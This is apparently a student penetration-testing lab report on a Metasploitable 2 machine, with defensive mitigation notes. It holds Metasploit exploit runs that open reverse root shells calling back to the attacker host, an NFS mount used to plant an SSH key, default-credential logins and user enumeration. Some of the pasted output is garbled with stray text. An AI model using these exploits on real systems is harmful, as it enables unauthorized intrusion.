
- This attack allows you to add your own DNS entries to a target DNS nameserver. Thus, you could create a DNS entry like somethingveryevil.microsoft.com that would direct visitors wherever you wish.

```
SRCPORT           yes      queries (Accepted: Real, Random)
                  The target server's source query port (0
TIMEOUT          500      yes      for automatic)
                  The number of seconds to wait for new dat
TTL              38770    yes      a
XIDS             0        yes      The TTL for the malicious host entry
                                The number of XIDs to try for each query
                                (0 for automatic)

View the full module info with the info, or info -d command.

msf6 auxiliary(spoof/dns/bailiwicked_domain) > set DOMAIN metasploitable.local
DOMAIN => metasploitable.local
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set RHOSTS 192.168.1.157
RHOSTS => 192.168.1.157
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set newDNS irix.local
newDNS => irix.local
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set SRCPORT 0
SRCPORT => 0
msf6 auxiliary(spoof/dns/bailiwicked_domain) > check
[*] 192.168.1.157 - Cannot reliably check exploitability. ←
msf6 auxiliary(spoof/dns/bailiwicked_domain) >
```



PORTS 80, 5900, 139, 111

Port 80 hosting Apache httpd 2.2.8

Exploitation

- After connecting our machine we start to test it by namp scanning :
> namp -sV 192.168.231.109 -p 80
- It's Apache running in Ubuntu. so let's try to gather some more info with an auxiliary scanner on metasploit :

```
msf5 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/http_version
msf5 auxiliary(scanner/http/http_version) > show options
```

```
Module options (auxiliary/scanner/http/http_version):
```

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.231.109	yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST	no		HTTP server virtual host

```
msf5 auxiliary(scanner/http/http_version) > run
[+] 192.168.231.109:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_version) >
```

- Have an phpinfo.php file on his path so visit it and got the page :

PHP Version 5.2.4-2ubuntu5.10



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled



Port 80 hosting Apache httpd 2.2.8

Mitigation

- **Delete phpinfo.php:**
- Remove the file to stop attackers from viewing critical server details.
 - `rm /var/www/html/phpinfo.php`
- This action is straightforward and reduces the risk of attacks by preventing the exposure of server configuration and vulnerabilities



Port 5900 VNC Exploitation

- After initialize our connection to machine we got to start the normal scanning by namp :
- ```
> namp -sV 192.168.231.109 -p 5900
```

```
(kali㉿kali)-[~]
$ namp -sV 192.168.2.2
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-01 00:21 WAT
Nmap scan report for 192.168.2.2
Host is up (0.013s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Li
nux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```

- let's try to gather some more info with by search on exploit on metasploit :

```
> grep scanner search vnc
```

```
msf6 > grep scanner search vnc
 0 auxiliary/scanner/vnc/ard_root_pw
 normal No Apple Remote Desktop Root Vulnerability
 83 auxiliary/scanner/http/thinvnc_traversal
 normal No ThinVNC Directory Traversal
 87 auxiliary/scanner/vnc/vnc_none_auth
 normal No VNC Authentication None Detection
 88 auxiliary/scanner/vnc/vnc_login
 normal No VNC Authentication Scanner
msf6 > █
```

- after find exploit and fill all options and run exploit :found credentials of service of machine


```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.2.2:5900 - 192.168.2.2:5900 - Starting VNC login sweep
[!] 192.168.2.2:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.2.2:5900 - 192.168.2.2:5900 - Login Successful: :password
[*] 192.168.2.2:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```



## Port 5900 VNC

- vncviewer



## Mitigation

- Use Strong Authentication
- Set a strong password: VNC typically requires a password for access. Use a strong, complex password that resists brute-force attacks.
- Avoid using default or weak passwords, which attackers can easily guess.
- Limit login attempts: If possible, configure VNC to limit the number of failed login attempts, preventing brute-force attacks.



# Port 139 Samaba Exploitation

- nmap -sV -sS -A 172.20.10.8

```
root@kali: ~ example [x] might be a very good idea retrieve the /etc/passwd file. With that file
53/tcp open domain ISC BIND 9.4.2
| dns-nsid: words (especially when there is no policy enforcing), trying the username as the password for
|_ bind.version: 9.4.2
80/tcp open httpd guess Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login? required to access the system
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs mode 2-4 (RPC #100003)
2121/tcp open ftp c ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
|_ mysql-privileges: user: passw
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
```

Figure 2: Accessing the system via port 139

- the target is using Samba version 3.0.20, which allows an attacker to execute arbitrary commands, by specifying a username containing shell meta characters.

### Samba "username map script" Command Execution

| Disclosed  | Created    |
|------------|------------|
| 05/14/2007 | 05/30/2018 |

**Description**

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

- msfconsole
- search samba 3.0.20
- use exploit/multi/samba/usermap\_script

```
root@kali: ~ [x]
msf5 > search samba 3.0.20 [Find Vulnerabilities with a Click] DESIGN TO GET YOU DEPLOYED (YES, REALLY) IN NO TIME... [LEARN MORE]
Matching Modules
-----[redacted]-----
```

| # | Name                                                  | Description                                                         | Disclosure Date | Rank      | Check | D |
|---|-------------------------------------------------------|---------------------------------------------------------------------|-----------------|-----------|-------|---|
| 0 | auxiliary/admin/http/wp_easycart_privilege_escalation | Wordpress WP EasyCart Plugin Privilege Escalation                   | 2015-02-25      | normal    | Yes   | W |
| 1 | auxiliary/admin/smb/samba_symlink_traversal           | samba Symlink Directory Traversal                                   |                 | normal    | No    | S |
| 2 | auxiliary/dos/samba/lsa_addprivs_heap                 | samba lsa_io_privilege_set Heap Overflow                            |                 | normal    | No    | S |
| 3 | auxiliary/dos/samba/lsa_transnames_heaps              | samba lsa_io_trans_names Heap Overflow                              |                 | normal    | No    | S |
| 4 | auxiliary/dos/samba/read_nttrans_ea_list              | samba read_nttrans_ea_list Integer Overflow                         |                 | normal    | No    | S |
| 5 | auxiliary/scanner/rsync/modules_list                  | ist Rsync Modules                                                   |                 | normal    | Yes   | L |
| 6 | auxiliary/scanner/smb/uninit_cred                     | amba _netr_ServerPasswordSet Uninitialized Credential State targets |                 | normal    | Yes   | S |
| 7 | exploit/freebsd/samba/trans2open                      | amba trans2open Overflow (*BSD x86)                                 | 2003-04-07      | great     | No    | S |
| 8 | exploit/linux/samba/chain_reply                       | amba chain_reply Memory Corruption (Linux x86)                      | 2010-06-16      | good      | No    | S |
| 9 | exploit/linux/samba/is_known_pipename                 | amba is_known_pipename() Arbitrary Module Load                      | 2017-03-24      | excellent | Yes   | S |



## Port 139 Samaba

- After get the veriosn and set the options with right configuration then we can exploit:

```
msf5 exploit(multi/samba/usermap_script) > set RHOSTS 172.20.10.8
RHOSTS => 172.20.10.8
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 172.20.10.7:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection ...
[*] Command: echo VkMqnhvLvsQZJGln;
[*] Writing to socket A
[*] Writing to socket B (display the available options, load the module within the Metasploit console and run the command)
[*] Reading from sockets...
[*] Reading from socket A (or 'show advanced')
[*] A: "sh: line 3: Escape: command not found\r\nVkMqnhvLvsQZJGln\r\n"
[*] Matching...
[*] B is input ...
[*] msf > use exploit/multi/samba/usermap_script
[*] Command shell session 1 opened (172.20.10.7:4444 -> 172.20.10.8:49513) at 2020-08-18 17:50:27 +0200
[*] msf exploit(usermap script) > show targets
id
uid=0(root) gid=0(root) ...targets...
whoami
root msf exploit(usermap script) > set TARGET < target-id >
```

## Ports 111 rpcbind nfs

### Exploitation

- namp -p- -sV -O 10.0.5.7**

```
└$ sudo nmap -p- -sV -O 10.0.5.7
[sudo] password for kali:
Starting Nmap 7.91 (https://nmap.org) at 2021-03-19 10:45 GMT
Nmap scan report for 10.0.5.7
Host is up (0.0012s latency).
Not shown: 65505 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtppd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

- Then test the machine to find there are verions of the service with different vuln versions
- rpcinfo -p 10.0.5.7 | grep nfs**

```
(kali㉿kali)-[~]
└$ rpcinfo -p 10.0.5.7 | grep nfs
 100003 2 udp 2049 nfs
 100003 3 udp 2049 nfs
 100003 4 udp 2049 nfs
 100003 2 tcp 2049 nfs
 100003 3 tcp 2049 nfs
 100003 4 tcp 2049 nfs
```



## Ports 111 rpcbind nfs

- Mean all services of rpc hav nfs which is mean maybe vuln
- Then now we trying to find if there are exploit or not by some commands:

```
(kali㉿kali)-[~]
└─$ mkdir -p /root/.ssh
mkdir: cannot create directory '/root': Permission denied

(kali㉿kali)-[~]
└─$ sudo mkdir -p /root/.ssh

(kali㉿kali)-[~]
└─$ sudo su
(root㉿kali)-[/home/kali]
└─# cd /root/.ssh
```

- Make directory ssh which we will save the rsa by ssh key on there :

```
(root㉿kali)-[~/ssh]
└─# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): kali_met2_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in kali_met2_rsa
Your public key has been saved in kali_met2_rsa.pub
The key fingerprint is:
SHA256:BTmnwA0rDdKdcQLrZpZZmv/0C21fPg7BM8kljkASmlU root@kali
The key's randomart image is:
---- [RSA 4096] ----+
..o+BBE.
..B=**..
= +..+... .
. B .o = +
X S . O
+ . . .
. o o ...
o + .+.
. o ... o.
---- [SHA256] ----+
```

- ssh-keygen -t rsa -b 4096**
- we fetch the type rsa key by this command which have number of bits we defined .

```
(root㉿kali)-[~]
└─# mount -o nolock -t nfs 10.0.5.7:/ /mnt

(root㉿kali)-[~]
└─# df -h
Filesystem 1K-blocks Used Available Use% Mounted on
udev 985152 0 985152 0% /dev
tmpfs 203764 952 202812 1% /run
/dev/sda1 81058256 10602752 66294892 14% /
tmpfs 1018804 0 1018804 0% /dev/shm
tmpfs 5120 0 5120 0% /run/lock
tmpfs 4096 0 4096 0% /sys/fs/cgroup
tmpfs 203760 52 203708 1% /run/user/1000
10.0.5.7:/ 7282176 1481344 5433856 27% /mnt

(root㉿kali)-[~]
```



# Ports 111 rpcbind nfs

- The image shows a user mounting an NFS share from 10.0.5.7 to the local /mnt directory and checking disk usage with df -k.
  - And now we install the machine on mnt path which will be ready exploit

```
[root@kali]# cd /mnt/root/.ssh
[root@kali]# cp /root/.ssh/kali_m... /mnt/root/.ssh
[root@kali]# ls -lah
total 20K
drwxr-xr-x 2 root root 4.0K Mar 19 16:57 .
drwxr-xr-x 13 root root 4.0K Mar 19 10:40 ..
-rw-r--r-- 1 root root 3.1K Mar 19 16:13 authorized_keys
-rw-r--r-- 1 root root 735 Mar 19 16:57 kali_m..._rsa.pub
-rw-r--r-- 1 root root 442 May 20 2012 known_hosts
[root@kali]# cat kali_m..._rsa.pub >> authorized_keys
```

- Now we back to path pf ssh rsa key and copy the keys to path we exist
  - And copy rsa key to authorized\_keys to be ready to exploit
  - **cat authorized\_keys**

- Now the keys are worked and the machine is vulnerable

- And now attacked is worked

# PORTS 21, 512, 6667, 2049

## Port 21 / FTP

### What is FTP

- FTP (File Transfer Protocol) is a standard network protocol used for the transfer of files between a client and a server on a computer network. It enables the uploading and downloading of files, providing a simple way to share and manage data

### Exploitation

- Let's try to connect using FTP, We will be using the default login names and passwords

Login: msfadmin      password: msfadmin

Login: service      password: service

Login: user      password: user

```
└$ ftp 192.168.168.131
Connected to 192.168.168.131.
220 (vsFTPd 2.3.4)
Name (192.168.168.131:ibrahim84): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/msfadmin
```



# Port 21 / FTP

## Mitigation

To enhance the security of the FTP service on port 21, consider implementing the following measures:

- **Use Secure Alternatives:**
  - Replace FTP with more secure protocols like SFTP (Secure File Transfer Protocol) or FTPS (FTP Secure) to encrypt data during transmission;
- **Restrict Access:**
  - Limit access to the FTP server to trusted IP addresses or subnets using firewall rules.
  - Example: Configure firewall rules to allow only specific IP ranges.
- **Strong Authentication:**
  - Implement strong authentication mechanisms, such as using complex passwords and multi-factor authentication.
- **Disable Anonymous Access:**
  - Ensure that anonymous access is disabled to prevent unauthorized users from accessing the FTP server.
- **Regular Updates and Patching:**
  - Keep the FTP server software up to date with the latest security patches and updates<sup>1</sup>.
- **Monitor and Audit:**
  - Regularly monitor FTP logs for unusual activity and audit configurations to ensure compliance with security policies.

# Port 512/tcp rexec\_login

## Info

- The port 512/tcp open with the exec service running netkit-rsh rexecd on Metasploitable 2 is related to the Remote Execution (reexec) service. This service allows users to execute non-interactive commands on a remote system, provided they have valid credentials (username and password) for the target system<sup>12</sup>

## Exploitation

Using rexec with Default Credentials

- **Login using rexec:**
  - msfadmin:
    - rexec -l msfadmin <target\_ip> -p msfadmin <command>
  - service:
    - orexec -l service <target\_ip> -p service <command>
  - user:
    - orexec -l user <target\_ip> -p user <command>
- **Execute Commands:**
  - To list the contents of the /tmp directory using msfadmin:
    - rexec -l msfadmin <target\_ip> -p msfadmin ls -la /tmp



# Port 512/tcp rexec\_login

```

msf6 > se
search services sessions set setg
msf6 > sear
[-] Unknown command: sear. Did you mean search? Run the help command for more
details.
msf6 > search rexec_login

Matching Modules
=====
Name
Description Disclosure Date Rank Check
- -
0 auxiliary/scanner/rservices/rexec_login . normal No
 rexec Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/scanner/rservices/rexec_login

msf6 > use 0
msf6 auxiliary(scanner/rservices/rexec_login) > set rhost 192.168.61.134
rhost => 192.168.61.134
msf6 auxiliary(scanner/rservices/rexec_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/rservices/rexec_login) > set password msfadmin
password => msfadmin
msf6 auxiliary(scanner/rservices/rexec_login) > run

[*] 192.168.61.134:512 - 192.168.61.134:512 - Starting rexec sweep
[*] 192.168.61.134:512 - 192.168.61.134:512 - Attempting rexec with userna
me:password 'msfadmin': 'msfadmin'
[+] 192.168.61.134:512 - 192.168.61.134:512, rexec 'msfadmin' : 'msfadmin'
[!] 192.168.61.134:512 - No active DB -- Credential data will not be saved
!
[*] Command shell session 1 opened (192.168.61.133:44931 -> 192.168.61.134:51
2) at 2024-10-17 14:41:23 -0400
[*] 192.168.61.134:512 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rexec_login) > run

[*] 192.168.61.134:512 - 192.168.61.134:512 - Starting rexec sweep
[*] 192.168.61.134:512 - 192.168.61.134:512 - Attempting rexec with userna
me:password 'msfadmin': 'msfadmin'
[+] 192.168.61.134:512 - 192.168.61.134:512, rexec 'msfadmin' : 'msfadmin'

```

## Mitigation

- To enhance the security of the rexec service on port 512/tcp, consider implementing the following measures:
  - Restrict Access:**
    - Limit access to trusted IP addresses or subnets using firewall rules.
    - Example: Configure firewall rules to allow only specific IP ranges.
  - Disable rexec:**
    - If rexec is not necessary, consider disabling the service to eliminate potential security risks.
  - Use Secure Alternatives:**
    - Replace rexec with more secure alternatives like SSH, which provides encrypted communication.
  - Strong Authentication:**
    - Ensure strong authentication mechanisms are in place, such as using complex passwords and multi-factor authentication.
  - Regular Updates and Patching:**
    - Keep the rexec service and related software up to date with the latest security patches.
  - Monitor and Audit:**
    - Regularly monitor logs for unusual activity and audit configurations to ensure compliance with security policies.



# Port 6667 /UnrealIRCD

## Exploitation

- Port 6667 is commonly associated with Internet Relay Chat (IRC), a protocol for real-time text communication. Specifically, it is often used by UnrealIRCD, which is one of the most popular IRC daemon (server) implementations.
- Port 6667 has the Unreal IRCD service running, we will exploit it using a backdoor that's available in Metasploit.
- Start Metasploit Framework then search unreal\_ircd then use exploit/unix/irc/unreal\_ircd\_3281\_backdoor module then set the target IP address (192.168.168.131) and Set Local Host (192.168.168.132) then Set the payload that will be used for the exploit Typically a reverse shell payload is chosen set PAYLOAD cmd/unix/reverse ) then exploit the module, after exploitation you should receive a shell session as a root.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.168.132:4444
[*] 192.168.168.131:6667 - Connected to 192.168.168.131:6667 ...
[*] :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.168.131:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo v3T4irqoFvL5oDVA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "v3T4irqoFvL5oDVA\r\n"
[*] Matching ...
[*] A is input...
[*] Command shell session 1 opened (192.168.168.132:4444 → 192.168.168.131:37911) at 2024-10-13 17:52:33 -0400
whoami
root
pwd
/etc/unreal
```

## Mitigation

1. Update UnrealIRCD: Regularly update to the latest version.
2. Enable SSL/TLS: Encrypt communications.
3. Restrict Access: Limit access to trusted IPs.
4. Strong Authentication: Use secure methods for IRC operators.
5. Monitor and Audit: Regularly check logs and configurations.
6. Backup and Permissions: Ensure regular backups and secure file permissions.



## Port 2049/tcp (NFS 2-4)

- After thorough scanning and analysis, no solutions or exploits were found for port 2049/tcp (NFS 2-4). Despite attempts to explore and utilize available tools and techniques, no exploitable results or misconfigurations were identified.
- The port 2049/tcp running the NFS service (versions 2-4) did not reveal any vulnerabilities or security issues that could be exploited at this time. Further investigation with more advanced techniques and tools may be required in the future.

## Mitigation

- Even though no specific vulnerabilities were found, it is important to implement general security measures to protect the NFS service:
  1. **Restrict Access:** Limit NFS access to trusted IP addresses or subnets using firewall rules or TCP wrappers.
  2. **Use NFSv4:** Prefer NFSv4 over older versions for better security features.
  3. **Enable Root Squashing:** Ensure root\_squash is enabled to prevent root access from client machines.
  4. **Implement Strong Authentication:** Use Kerberos for secure and authenticated access.
  5. **Regular Updates and Patching:** Keep NFS software up to date with the latest security patches.
  6. **Monitor and Audit:** Regularly monitor NFS logs and audit configurations for compliance with security policies.



# PORTS 25, 1099, 1524, 8180

## Port 25 / SMTP:

### What is SMTP?

- Simple Mail Transfer Protocol (SMTP) is an internet standard communication protocol used to transfer electronic mail. It's primarily used for sending emails between mail servers and between email clients and servers.

## Exploitation

- In this exploitation, the goal was to enumerate SMTP users. Using the smtp\_enum tool, we enumerated possible usernames by querying the SMTP server.

```
msf6 > grep scanner search smtp
 2 auxiliary/scanner/http/gavazzi_em_login_loot
 normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract
 Info and Dump Plant Database
 21 auxiliary/scanner/smtp/smtp_version
 normal No SMTP Banner Grabber
 22 auxiliary/scanner/smtp/smtp_ntlm_domain
 normal No SMTP NTLM Domain Extraction
 23 auxiliary/scanner/smtp/smtp_relay
 normal No SMTP Open Relay Detection
 25 auxiliary/scanner/smtp/smtp_enum
 normal No SMTP User Enumeration Utility
 34 auxiliary/scanner/http/wp_easy_wp_smtp
 normal No WordPress Easy WP SMTP Password Reset
 msf6 > use 25
```

- The smtp\_enum command was used to discover valid usernames on the server, which can be leveraged for further attacks like password brute-forcing.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 192.168.56.106 yes The target host(s), see https://
 //docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNTEXONLY true yes Skip Microsoft bannerized servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.106
rhosts => 192.168.56.106
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
```



## Port 25 / SMTP:

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.106
rhosts => 192.168.56.106
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.106:25 - 192.168.56.106:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.56.106:25 - 192.168.56.106:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.56.106:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > telnet 192.168.56.106 25
[*] exec: telnet 192.168.56.106 25

Trying 192.168.56.106 ...
Connected to 192.168.56.106.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY backup
252 2.0.0 backup
VRFY bin
252 2.0.0 bin
VRFY games
252 2.0.0 games
VRFY mail
252 2.0.0 mail
VRFY nobody
252 2.0.0 nobody
VRFY test
550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient table
■
```

**Valid Users**

- By querying the SMTP server, we obtained a list of usernames which can be useful for potential access via brute force or phishing attacks.

## Mitigation

- 1-Enable encryption (TLS) for SMTP communication to prevent data interception.
- 2-Restrict access to port 25, allowing connections only from trusted IPs.



# Port 1099 Java-RMI

## What is Java-RMI?

- Java Remote Method Invocation (RMI) is a Java API that allows an object to invoke methods on an object running in another Java Virtual Machine (JVM). It's commonly used in distributed computing environments.

## Exploitation

- The vulnerability comes from the RMI registry. The RMI registry acts like a phonebook: it holds references to objects that can be remotely accessed. These objects might have important methods (or functions) that could be dangerous if misused.

```
msf6 > search java rmi
Matching Modules sha_2.pdf sha_1.zip
=====
Name Rank Check Description Disclosure Date
Rank Name Check Description Disclosure Date
- -- -- -- --
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22
excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1 exploit/multi/misc/java_jmx_server 2013-05-22
excellent Yes Java JMX Server Insecure Configuration Java Code Execution
2 auxiliary/scanner/misc/java_jmx_server 2013-05-22
normal No Java JMX Server Insecure Endpoint Code Execution Scanner
3 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration
normal No Java RMI Registry Interfaces Enumeration
4 exploit/multi/misc/java_rmi_server 2011-10-15
excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
5 auxiliary/scanner/misc/java_rmi_server 2011-10-15
normal No Java RMI Server Insecure Endpoint Code Execution Scanner
6 exploit/multi/browser/java_rmi_connection_impl 2010-03-31
excellent No Java RMICConnectionImpl Deserialization Privilege Escalation
7 exploit/multi/browser/java_signed_applet 1997-02-19
excellent No Java Signed Applet Social Engineering Code Execution
8 exploit/multi/http/jenkins_metaprogramming 2019-01-08
excellent Yes Jenkins ACL Bypass and Metaprogramming RCE
9 exploit/linux/misc/jenkins_java_deserialize 2015-11-18
excellent Yes Jenkins CLI RMI Java Deserialization Vulnerability
10 exploit/multi/browser/firefox_xpi_bootstrappedAddon 2007-06-27
excellent No Mozilla Firefox Bootstrapped Addon Social Engineering Code Executio
n
11 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30
excellent Yes Total.js CMS 12 Widget JavaScript Code Injection
12 exploit/linux/local/vcenter/java_wrapper_vmon_priv_esc 2021-09-21
manual Yes VMware vCenter vScalation Priv Esc
```

- By exploiting the RMI registry, we were able to remotely execute code on the target system.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.56.106
rhosts => 192.168.56.106
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.56.105
lhost => 192.168.56.105
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.56.105:4444
[*] 192.168.56.106:1099 - Using URL: http://192.168.56.105:8080/x5YEGqdoVKgFWi3
[*] 192.168.56.106:1099 - Server started.
[*] 192.168.56.106:1099 - Sending RMI Header ...
